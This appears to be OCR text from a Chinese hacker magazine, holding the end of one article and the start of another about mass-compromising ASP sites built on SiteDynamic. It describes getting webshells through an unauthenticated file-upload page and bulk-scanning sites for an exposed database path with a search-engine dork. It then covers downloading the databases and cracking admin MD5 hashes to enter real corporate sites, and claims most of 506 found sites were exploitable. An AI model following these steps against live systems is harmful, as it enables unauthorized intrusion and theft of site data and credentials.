


图 11

在对代码的读取时，发现了一个更严重的问题，在admin\upload下存在upload_photo.asp文件，我在后台浏览时好象没有发现有链接到此文件。我们直接在URL里输入地址，由于文件未做session判断，而且对上传文件也未做任何限制，所以可以上传任意文件。打开后如图10所示，选择我们的木马文件，然后点"上传"，上传成功了，如图11。

可以说这是致命的漏洞了，直接上传就可以拿到webshell。由于主站停止了更新，所以存在漏洞的站点比较多，如图12，满足条件的有506项。我测试了一下，90%都可以利用，如图13，相信这下可以让小菜们过把webshell瘾了，但是千万不要做坏事哦。




图 12




图 13

（文章中涉及到的NBSI3.0、C32，已经收录在了光盘中）

文章难易度：★★★
文章阅读点：利用SiteDynamic的漏洞下载数据库，然后进入后台得到webshell

利用SiteDynamic漏洞批量获取webshell

黑三火

本人在两年前就认识了X档案，深深感觉到X档案真是我等菜鸟学习黑客技术的良师益友，但由于学习黑客技术的时候有点生不逢时（第一年我正好上高三，第二年又上了个高四），高考的压力可想而知，自然也就没有太多时间去研究X档案了，现在上了大学，专业是网络工程，以后的专业定向自然就是网络安全了，呵呵，兴奋之余就为像我这样的菜鸟们带来了一篇文章。

一、简述漏洞

首先来简单的介绍一下SiteDynamic企业网站管理系统，这套系统采用了ASP设计，使用框架设计模式，页面高速缓存，是迄今为止国内比较先进的ASP语言企业网站管理系统（系统现分为在标准版和企业版两个版本）。网站的后台功能很强大，管理简捷，支持模板机制。全站可生成各类模拟静态（伪静态，需服务器支持），使用页面高速缓存，站点访问速度很快。

以上这些就是官方网站上的一些介绍，不过说实在的，我以前可从没听说过这个管理系统，好了，咱们直接切入正题，分析源码可知，admin/database/index.asp文件没有判断是否已经登录就直接把数据库的地址给显示出来了。



图 1

二、漏洞利用

既然知道了它的这个文件存在漏洞，那就开始批量寻找使用这种网站管理系统的网站了，直接请出大名鼎鼎的网站猎手3.0，在“关键字”里填上“Powered By SiteDynamic”，在“url数目”中选择“100”，然后点击“搜索”，再点击“获取网址”，如图1。

紧接着我们整理下网址，把“仅留根目录”勾选上，再点击“整理网址”即可，然后我们选择“扫描漏洞文件”一栏，再点击下方的“载入地址”，随后在“漏洞文件”一栏中插入“admin/database/index.asp”，如图2。我们在最下方选上刚才添加的文件，如图3，最后点击“开始扫描”，稍等一会儿，我们就得到了存在此漏洞的网站地址了。




图 2



图 3

我们在检测结果中随便打开一个地址，选择“数据库压缩”，如图4，已经看到了网站的数据库路径了，接下来自然就是下载它的数据库了，下载后的数据库使用明小子打开，选择“db_system”这个字段，就会得到管理员的帐号和密码了，如图5。

密码是经过16位MD5加密的，上天保佑，希望密码不是太复杂啊，放到www.cmd5.com上进行破解，哈哈，密码出来了，竟然就是admin，帐号和密码都是admin，难道这个网站是个刚搭建的网站吗？如果真是这样的话，入侵这样的网站就没啥价值了，先浏览一下它的网站，如图6，看样子也不是新搭建的用来测试的网站，好像是个企业网站，国内的企业网站安全意识果然够差，密码都直接使用默认的，真是无语啊！




图 4

